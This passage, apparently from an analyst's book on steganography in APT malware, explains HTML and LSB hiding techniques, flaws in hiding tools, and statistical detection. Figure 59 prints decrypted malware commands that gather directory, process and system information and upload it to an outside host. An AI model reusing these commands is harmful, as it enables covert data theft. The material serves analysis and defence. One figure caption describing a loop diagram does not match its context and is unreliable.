The first steganographic technique consists of the possibility of using the order of the attributes of the tags in HTML (their permutations) to encode binary information, specifically up to $\log_2(\text{number of attributes!})$ bits. For example, in line 31 the attributes “align,” “bgcolor,” “colspan,” and “rowspan” are listed in alphabetical order, while in line 32 a different order is observed. In this case, $\log_2(4!) = \log_2(24) = 4$ bits

Diagram illustrating the execution of a loop with 10 iterations. The loop body contains a loop-invariant expression 'i + 1' which is highlighted in blue. The diagram shows the state of the program at each iteration, with the loop-invariant expression being updated. The final state shows the loop body being executed for the 10th time, with the loop-invariant expression being updated to 11.

Figure 57. Hiding techniques based on textual steganography

The second steganographic technique makes use of textual steganography to encode information in the HTML¹⁵⁴. The information is encoded in a set of tab-delimited spaces. Each set has from zero to seven spaces. The number of spaces represents the next 3 bits of hidden data. For example, in line 944 a set of six spaces is obtained, which is decoded as $6_{10} = 110_2$.




Figure 58. The decoded data is decrypted to obtain the commands

```
jn=1
1=dirlist *p C:\progra~1\ *s http://happiness.freevar.com/joy/50days.php *f msdd1.dat *u love *w 30
2=dirlist *p c:\Progra~1\videolan\vlc *s http://happiness.freevar.com/joy/50days.php *f msdd2.dat *u love *w 30
3=processlist *s http://happiness.freevar.com/joy/50days.php *f msdp1.dat *u love *w 30
4=execute *t %comspec% *a /c systeminfo > "c:\Windows\Temp\msdsi.dat" *w 30
5=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd3.dat *u love *w 30
6=upload *t c:\Windows\Temp\msdsi.dat *s http://happiness.freevar.com/joy/50days.php *f msdsi.dat *u love *w 30
7=execute *t %comspec% *a /c del "c:\Windows\Temp\msdsi.dat" *w 30
8=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd4.dat *u love
```

Figure 59. Examples of commands extracted from the HTML page after decryption

By using commands, one can operate on the uploading, downloading, or execution of files, list processes or directories, modify configuration, etc.

¹⁵⁴ <http://www.darkside.com.au/snow/>

Chapter 3. Steganography techniques used in APTs. An analyst's view

*Study the past
if you want to divine the future*
- Confucius

In the last two decades, and especially in the last 5 years, the use of steganography has been increasing to mask malicious code. In the previous chapters the reader can see numerous examples of this. This chapter is intended to facilitate the understanding of many of these techniques used by modern malware, analyzing them in a global way with references to tools of interest.

3.1 Hiding techniques based on LSB replacement and matching $\pm k$

In recent decades, a multitude of techniques for hiding information in digital images have been published¹⁵⁵. The LSB technique (*Least Significant Bit*) is the most classic hiding mechanism used in steganography, with an adequate degree of security if a series of factors are taken into account. Its use is very common, due to its ease of application, allowing large amounts of information to be hidden with a small impact on the carrier of the information, the stego-medium.

To understand how the LSB technique works it is important to understand that a digital image is built on the basis of a series of minimum-sized units, called pixels, which have certain values that reflect the different colors visible for a specific image. Depending on the resolution of the image and the encoding used for a specific image format, the pixels will be represented with 1 or more bytes in that format. It is common to find image files with different encodings (resolutions), typically 8, 16, 24, or 32 bits. For example, a BMP image with a resolution of 24 bits per pixel is represented with 3 bytes (8 bits x 3 = 24 bits). If these bytes represent an RGB (Red, Green, Blue) color model, each byte, respectively, will store information about the level of red, green, and blue present in each pixel. Ultimately, this information makes it possible to obtain the real color of that pixel. The specific value that each byte can take represents the intensity of that color. This value ranges from 0 (the darkest level) to 255 (the brightest level). For example, a pixel represented with the following 3 bytes: 11111111 (red), 00000000 (green), and 00000000 (blue) results in a red pixel.

Strictly speaking, the LSB technique applied to images (it can be applied

¹⁵⁵ Trivial techniques based on hiding information in the headers of image formats or adding information at the end of the file (EoF technique) have been very popular as easy-to-use hiding techniques.

similarly to other multimedia formats) is a substitution procedure that allows modifying the least significant bit of the encoding of each pixel of an image with the bit of the message to be hidden. The choice of the pixels to use will depend on the variant of the LSB technique employed. The most used are:

a) *Steganographic technique based on sequential LSB*

A substitution of the bits in the encoding of the pixels of an image is performed sequentially, either starting from a fixed position in the image file or from a position calculated from information external to it, serving as a user key. Hiding information using a sequential LSB technique is trivial and can be done using different types of variants, traditionally *LSB-replacement* or *LSB-matching*¹⁵⁶.

3 píxeles	Red	Green	Blue	Plano de color (bit-plane)
píxel0	00110110	11110010	01010101	
píxel1	01110110	11000000	00000000	
píxel2	11110001	01100010	00100000	
Mensaje a insertar (8 bits): 01100011				
Píxeles modificados:	Red	Green	Blue	Plano de color (bit-plane)
píxel0	00110110	11110011	01010101	
píxel1	01110110	11000000	00000000	
píxel2	11110001	01100011	00100000	

Figure 60. LSB-replacement hiding technique in the least significant bit of a pixel

For example, once the available pixels and their binary encoding are known, an insertion technique *LSB-replacement*¹⁵⁷ can be applied based on extracting the least significant bit (the rightmost one) of each pixel and comparing it, bit by bit, with the message to be hidden, previously transformed into binary. If a difference is detected, the least significant bit of

¹⁵⁶ The technique *LSB-matching* or *steganography ± 1* , in general *steganography $\pm k$* , is presented as a procedure that is more difficult to detect, in practice, than techniques based on *LSB-replacement*. This technique inserts a bit of hidden information by adding or subtracting 1 to the pixel value (when the pixel value is 0 we can only add; when it is 255, only subtract). This type of insertion behaves like the natural noise of images and has been shown to be more robust than techniques based on *LSB-replacement*.

¹⁵⁷ It is the most common steganographic technique that can be found in the tools available on the Internet. This technique is, in general, less “invisible” than those based on *LSB-matching*.

that pixel is modified. If it is a 0 bit, it is converted to a 1 bit, and if it is a 1 bit, to a 0 bit.

b) Steganographic technique based on pseudo-random LSB

This mechanism is usually implemented, in practice, using pseudo-random number generators (PRNGs) that, when applying a seed (external information, for example, a user key), generate numbers that can be used to choose which pixel of the image will hide the information. The same techniques and procedures can be used as in the case of sequential LSB.

c) LSB steganographic technique based on a selection function

The selection of the pixels, individually or in groups, can be done according to various selection criteria defined by the creator of the technique. A common example would consist of dividing an image into a set of disjoint images (splitting it into blocks) and applying the chosen procedure to each of them. This idea is very interesting for more robust procedures, since not all pixel regions are equally interesting from a steganographic point of view. A simple hiding technique, based on dividing an image into parts, consists of considering an image as a set of regions where it is possible to store one bit of information in an entire region, instead of going pixel by pixel. This procedure would consist of:

1. We calculate the parity bit of a region, calculating for this the parity bit of each pixel involved in the region.

$$p(\text{region } I) = \sum_{j=0}^I \text{LSB}(\text{píxel } j) \bmod 2$$

2. If the parity bit of the region is equal to the bit of the message to be hidden, nothing is done. If the parity bit is different from the bit of the message to be hidden, the LSB of a pixel in the region is modified.

3. Recovering the message simply consists of calculating the parity bits of each region.

Logically, one of the important factors in the security of this technique depends on the choice of each region. One of the documented ways consists of selecting the pixels of an image, which will form a specific region, pseudo-randomly, from a user key used as a seed. This would prevent, in the first instance, an attacker from being able to predict the order in which the

regions must be computed. The reader must consider that, although in principle this variant is not much more robust than a simple substitution of one bit of a pixel, it can provide certain additional advantages. Selecting regions where the modifications alter the image's properties to a lesser extent can complicate the detection of alterations by an analyst based on the search for common statistical patterns in the stego-medium. The application of this technique or its variants will depend on the degree of security to be obtained versus the hidden-information storage capacity to be achieved. In the first instance, with a classic mindset, the fewer pixels modified, the lower the probability of detecting the presence of hidden information but, at the same time, the less information it will be possible to hide.

From a theoretical point of view, and forgetting for the moment how the pixels to be modified are selected, it is important to highlight the factors on which the LSB technique bases its security:

1. Modifying bits in the pixels of an image does not provide additional information to a steganalyst

For a long time it was thought that the values present in the least significant bits of the encoding of the pixels of an image behaved more or less randomly and, therefore, could be replaced with the information to be hidden without providing any kind of clue to a potential analyst about the manipulation of the image. It would later be proven that this is not true.

2. Steganographic modification of images relies on the human eye's inability to perceive very small changes in an image

The human visual system is possibly one of the most complex biological *devices* that exist in nature. Despite this, and as happens with the rest of the human senses, it is possible to deceive it. For example, modifying the colors of an image in a region where there is a great variety of colors is less noticeable than modifying the color of certain pixels in uniform regions with one or few colors. Another example is how the human eye is very sensitive to modifications at the edges of an image (in the outline). This implies, in general, that for steganographic procedures in images, it will not be the same to hide information in some areas as in others of an image. More robust procedures based, for example, on watermarks take this knowledge into account.

The modification of the bits of the encoding of a pixel, as the reader will have deduced by now, ultimately alters the color information it refers to. Of particular interest is the least significant bit of the information representing

each pixel; this is so because the value of that bit has, in principle, little influence on the value of the pixel's color, and its modification introduces little “noise” into the final image (a visually imperceptible modification). In reality, it is possible to use any of the bits (one or more) that represent the encoding of a pixel to hide information¹⁵⁸, which depends on the degree of security to be obtained. Depending on which bits of each pixel are used, the visual changes will be more abrupt and noticeable to an analyst. Changes in the higher-order bits produce more noticeable changes by modifying more information about the real value of the pixel's color. That is, modifying certain bits can completely change the color of a pixel and produce visually noticeable changes.

Although today the direct application of LSB techniques is highly questioned, it is true that most steganographic tools, commercial and freely available, make use of them for hiding information, especially in images and audio. This massive use is due fundamentally to two practical issues.

1. It is a technique that allows large amounts of information to be hidden. At least 1 bit per pixel of the image. In practice, less if modern steganalytic attacks are considered.

2. Ease of implementation. Programming this type of technique is really simple, which has facilitated its spread. There are, for example, many steganographic tools available on the Internet that allow this technique to be applied to image files in BMP format (with resolutions of 8, 16, and 24 bits), image files in GIF, JPEG, PNG format, WAV audio files, etc.



Figure 61. Visual impact of modifying, from most to least, the 6 most significant bits of the pixels of an image. From left to right and top to bottom.

¹⁵⁸ A good example would be the BPCS steganographic techniques (*Bit-Plane Segmentation Steganography*) - <https://en.wikipedia.org/wiki/BPCS-Steganography>

Such is the ease of implementing hiding with steganography that the reader can easily find a few dozen applications based on these principles.




Figure 62. Hiding information with the DIIT tool¹⁵⁹




Figure 63. Selecting the bits to modify in each pixel using the DIIT tool




Figure 64. Recovering hidden information with the DIIT tool

¹⁵⁹ <http://diit.sourceforge.net/>

In the following lists of tools^{160,161} you can find an enormous variety of utilities for using the LSB technique.

¹⁶⁰ 107 applications. <http://www.jjtc.com/Steganography/tools.html>

¹⁶¹ <https://github.com/mindcrypt/covertchannels-steganography>

3.1.1 Programming your own hiding tool. Misuses of the LSB substitution technique

The science of steganography, as is the case with the science of cryptography, is very prone, in its practical implementation, to naturally incorporating design errors in tools that, even while using theoretically robust steganographic algorithms, facilitate the detection of covert communications.

This issue is common in many tools available on the Internet that implement the LSB technique; I analyzed some of them and automated their detection in the classic and famous StegSecret tool¹⁶² that I published in 2005.

The two fundamental problems in implementations using LSB techniques, in my experience, are the use of the sequential mode in hiding information in the least significant bits of the pixels of an image/audio/video (steganalytic attacks work very well in this scenario) or poor steganography implementations with authentication mechanisms for the user allowed to recover the information.

Let's look at these problems with several concrete examples that represent many similar tools on the Internet very well.

The case of the InThePicture v2.2 tool¹⁶³

The *InThePicture* (version 2.2) tool allows information to be hidden in 24-bit BMP image files (that is, 3 bytes for each RGB pixel) using the LSB hiding technique in a sequential way, hiding 2 bits of information for every 2 least significant bits of each byte.

Any information hidden with this tool leaves a detectable pattern; to find it, one need only check a fixed marker as follows.

1. Initial read position within the file 36H (this is the position within the BMP format where the file header ends and the data area, or pixel-value area, begins, if the file has no color palette)
2. 32 bytes are read. From each byte the 2 least significant bits are extracted.
3. From the previous operation we obtain 64 bits, that is, 8 bytes. These are formed from left to right; that is, within each byte the first bits read are the highest-order ones and the last the lowest-order ones.

¹⁶² <http://stegsecret.sourceforge.net/>

¹⁶³ <http://www.intar.com/ITP/itpinfo.htm>

4. These 8 bytes must match the marker that the program leaves, in hexadecimal: “C8 D4 EA 35 DF E2 83 5F”

If this marker is detected, one can reason, with high probability, that there is information hidden using the *InThePicture* tool in the suspicious BMP stego-file. This tool serves as an example to understand how more or less complex techniques that would require more complex detection algorithms can be incorrectly implemented, leaving distinctive traits that greatly simplify their detection.

The case of the InPlainView tool¹⁶⁴

This hiding tool also uses as the stego-medium 24-bit BMP files and hides the information using the least significant bit of each byte of the data representing the pixel values. Again, by analyzing different files, its presence can be deduced and detected.

1. Position yourself at position 36H of the suspicious file (a BMP file without a color palette is assumed, which is the usual case) and read 16 bytes (up to position 45H)
2. Extracting the least significant bit of those 16 bytes yields 16 bits or 2 bytes. These bytes must have the value “00 00.”
3. We read the next 16 bytes (from position 46H to 55H) and obtain 16 bits or 2 bytes that represent the size of the hidden file. If this value is 0, there is no hidden information.
4. We read the next 8 bytes (56H to 5DH) and obtain 8 bits or 1 byte. This field indicates whether the information is protected by a key. It can be 00h if there is no active key or 01h if there is an active key. Any other value is considered erroneous, and therefore there is no hidden information.

As can be seen from the above procedure, in most images this data will allow the correct detection of information hidden with this tool and its exact size. However, in some cases this procedure could produce a false positive. In this case, as in any other, this is not an excessive problem, since there are different steganalytic algorithms to further verify whether a suspicious file has hidden information or not.

The case of the DeepSound tool¹⁶⁵

¹⁶⁴ www.9-yards.com/software.html

¹⁶⁵ <http://cryptonibbles.blogspot.com/2016/05/why-mr-robot-does-not-know-steganography.html>

Deepsound is a steganographic tool that allows information to be hidden in .wav files using sequential LSB hiding techniques. This tool became particularly famous for its use in the series Mr. Robot, being the steganographic tool chosen by the protagonist to hide various investigations on audio CDs (a .wav file with steganography can be burned directly to an audio CD and played normally on a music player).




Figure 65. Use of audio steganography in the series Mr. Robot




Figure 66. The Deepsound steganographic tool

A simple reverse-engineering process allowed me to detect the internal workings of the algorithm used. Deepsound uses a sequential LSB hiding technique on the audio samples, always hiding the information in the same starting positions, hiding the size of the hidden information in a fixed field, encrypting the information to be hidden with the AES algorithm in ECB mode (a cryptographic procedure that is not recommended¹⁶⁶) and storing a hash (SHA-1) of the cryptographic key used in a specific position. That is, it greatly facilitates for an attacker the detection of the presence of hidden

¹⁶⁶[https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_\(ECB\)](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB))

information, knowledge of its size, and—if the cryptographic key is not robust—carrying out a dictionary attack on the hash (SHA-1) and managing to decrypt the information.




Figure 67. Reverse engineering of the DeepSound steganographic tool

3.1.2 Hiding techniques in JPEG images. The case of F5 and Steghide


Steganographic techniques can be grouped into two large groups based on mathematical techniques in the time domain or in the transform domain. On one hand, the time-domain mathematical techniques consist of the direct substitution of the information stored in a stego-medium. In our case, in certain image files, in English one usually speaks of *bitplane tools* or *noise insertion tools*.

A classic technique of this type is the substitution of the least significant bit of the encoding of the pixels stored in a image file, or the modification of image formats that represent their information by means of a color palette.

On the other hand, the techniques based on a transform domain of the stego-

medium are characterized by taking advantage of various mathematical algorithms, more or less complex, to transform/process the chosen stego-medium. Exploiting these algorithms makes it possible to create more robust and harder-to-detect steganographic procedures. For example, the use of the coefficients generated when processing a digital image with the discrete cosine transform (DCT) or the Wavelet transform.

In the last two decades, various tools have been published that hide information in digital images, most of them based on the quantized coefficients of JPEG files. Some of the most famous tools are *Jsteg*¹⁶⁷, *JPHide&Seek*, *Outguess*, *F5*, *MB1*, *MB2*, *Steghide*¹⁶⁸, *OpenStego*¹⁶⁹, *OpenPuff*¹⁷⁰, *Steg*¹⁷¹, *PQ*¹⁷², *YASS*¹⁷³, etc¹⁷⁴. As is the case with modifying pixels in an image, it is possible to create variants of hiding techniques using coefficients individually, in groups, or a mix of both, whether by sequential or random selection. In the same way as with techniques in other formats, almost any published tool can be detected if certain conditions are met, typically if *enough* information is hidden. The following figure shows the case of JSteg.



¹⁶⁷ *Jsteg*¹⁶⁷ by Derek Upham. This tool applies an LSB technique sequentially and individually to the quantized coefficients DCTs of the image, so that to hide a bit of information the least significant bit of the value of a quantized coefficient is modified. This tool, in addition to putting non-trivial steganographic procedures into practice on JPEG files, has the advantage of providing a high storage capacity for hidden messages, as well as resistance against attacks published at that time, now classic, such as visual attacks. However, modifying the LSB bits of the quantized coefficients introduces anomalies that are detectable by statistical studies (Chi-Square), so the security of *JSteg* is highly questionable.

¹⁶⁸ <http://steghide.sourceforge.net/>

¹⁶⁹ <http://www.openstego.com/>

¹⁷⁰ http://embeddedsd.net/OpenPuff_Steganography_Home.html

¹⁷¹ <http://steg.drupalgardens.com/>

¹⁷² Perturbed Quantization - <http://dde.binghamton.edu/download/pq/>

¹⁷³ http://www.ws.binghamton.edu/fridrich/Research/yass_attack.pdf

¹⁷⁴ http://dde.binghamton.edu/download/stego_algorithms/

Figure 68. Typical histogram of JPEG coefficients after the quantization process vs. the resulting histogram after hiding information with JSteg. This pattern can be detected by a steganalyst

Another famous steganographic tool is *JPHide*¹⁷⁵ by *Allan Latham*, which includes prior compression of the information to be hidden and encryption with the Blowfish cryptographic algorithm. This tool selects the quantized DCT coefficients in a non-sequential way, which in theory makes its detection more difficult. It applies an LSB technique on the DCT coefficients. However, as is the case with *Jsteg* it is possible to detect the presence of hidden information and estimate its size by means of statistical studies. Despite the fact that the tool tries to present robustness against these attacks, for example, by modifying the DCT coefficients -1, 0, and 1 in a special way so that their modification cannot be detected by a chi-square attack¹⁷⁶. An example of a statistical attack that can be used, at least theoretically, is the generalized *Chi-square version* for detecting information inserted pseudo-randomly in the quantized coefficients, as well as estimating its size. This would also be applicable to *JSteg* if it is modified for pseudo-random insertion.

Another common steganographic tool is *Outguess*¹⁷⁷ (versions 0.13b and 0.2) developed by *Niels Provos*, with the intention of improving the invisibility provided by a tool based on hiding in the DCT coefficients, especially protected against the *Chi-square* attack. Its global histogram cannot, in general, be used to distinguish statistical differences (it is protected against first-order statistical attacks). Unlike *Jsteg* it uses a pseudo-random selection procedure, based on RC4, of the DCT coefficients (except 0_s and 1_s), using the LSB technique, while also implementing procedures to distribute the changes evenly among all the available coefficients, in order to make an attack based on statistical studies more difficult, especially for the *Outguess* 0.2 version. The *chi-square* statistical attack, for example, does not show good results for version 0.2, although it can be extended to detect information for version 0.13b. However, today there are various steganalytic studies indicating that it is possible to perform reliable detection on images that hide information, with any version of *OutGuess*. As an example, one can see the initial study by *Jessica Fridrich*¹⁷⁸ et al., in the article *Attacking the Outguess* and in the research *New methodology for breaking steganographic techniques for JPEGs*. Methodologies that can be applied, in theory, to all

¹⁷⁵ <http://linux01.gwdg.de/~alatham/stego.html>

¹⁷⁶ Attacks on Steganographic Systems - https://link.springer.com/chapter/10.1007/10719724_5

¹⁷⁷ <https://en.wikipedia.org/wiki/OutGuess>

¹⁷⁸ <http://www.ws.binghamton.edu/fridrich/publications.html#Steganography>

current steganographic tools that modify the DCT coefficients in JPEG, detecting hidden messages and estimating their size.

Of the steganographic tools that allow information to be hidden in JPEG files, the *F5 tool* stands out, one of the most sophisticated and well-known steganographic tools available to a general public. So much so that it is common to see its presence in hiding malware, in hiding communications, in CTFs¹⁷⁹, in cyber exercises¹⁸⁰, etc. Given its impact on the Internet, it is important to understand its internal workings.

The *F5*¹⁸¹ algorithm was developed by *Andreas Westfeld* in 2001, as a result of the maturation of earlier techniques such as *F3* and *F4*. Its fundamental objective is to achieve a large information-hiding capacity (in an optimistic example we would speak of a 13% of hiding relative to the size of a JPEG file), without giving up invisibility against attacks known at the time such as the visual attack, chi-square, or generalized chi-square. To achieve this purpose, the *F5 tool* also uses the DCT coefficients to hide information, but manipulates them with special care; to do so it decrements the absolute value of the DCT coefficients, which are chosen pseudo-randomly, instead of overwriting their LSB. This technique, combined with the use of coding matrices¹⁸² and permutation techniques, presents high resistance to steganalytic attacks, avoiding leaving predictable traces in the study of its histogram.

¹⁷⁹ CTF (*Capture the Flag*) is a computer security competition (capture-the-flag contest) where participants test their computer knowledge by attacking and defending systems. Challenges based on reverse engineering, analysis of telematic protocols, programming, cryptography, steganography, etc., are common.

¹⁸⁰ A cyber exercise traditionally refers to the ability of states/organizations/armies to evaluate the readiness of participants against a potential attack/crisis arising from attacks in cyberspace.

¹⁸¹ *F5 - A Steganographic Algorithm. High Capacity Despite Better Steganalysis* - <https://www2.htw-dresden.de/~westfeld/publikationen/21370289.pdf>

¹⁸² The coding matrices make it possible to reduce the number of changes needed in an image for the same size of information to hide. *F5* calculates the coding matrix based on the capacity of each JPEG file to be used and the size of the secret message to be hidden. To do this, it designs an algorithm by which it only needs to modify 1 bit (of a pixel) for every $n=2^k-1$ bits (let us assume that only 1 bit can be hidden per pixel), hiding k bits. This procedure, although limited by the amount of free bits needed to hide information, is exceptional for minimizing the impact on a stego-image




Figure 69. Algorithm implemented in the F5 tool

The use of the *F5 tool* is very simple. After downloading the tool from its website¹⁸³ different parameters can be used to hide and reveal the information hidden in a JPEG file.

```

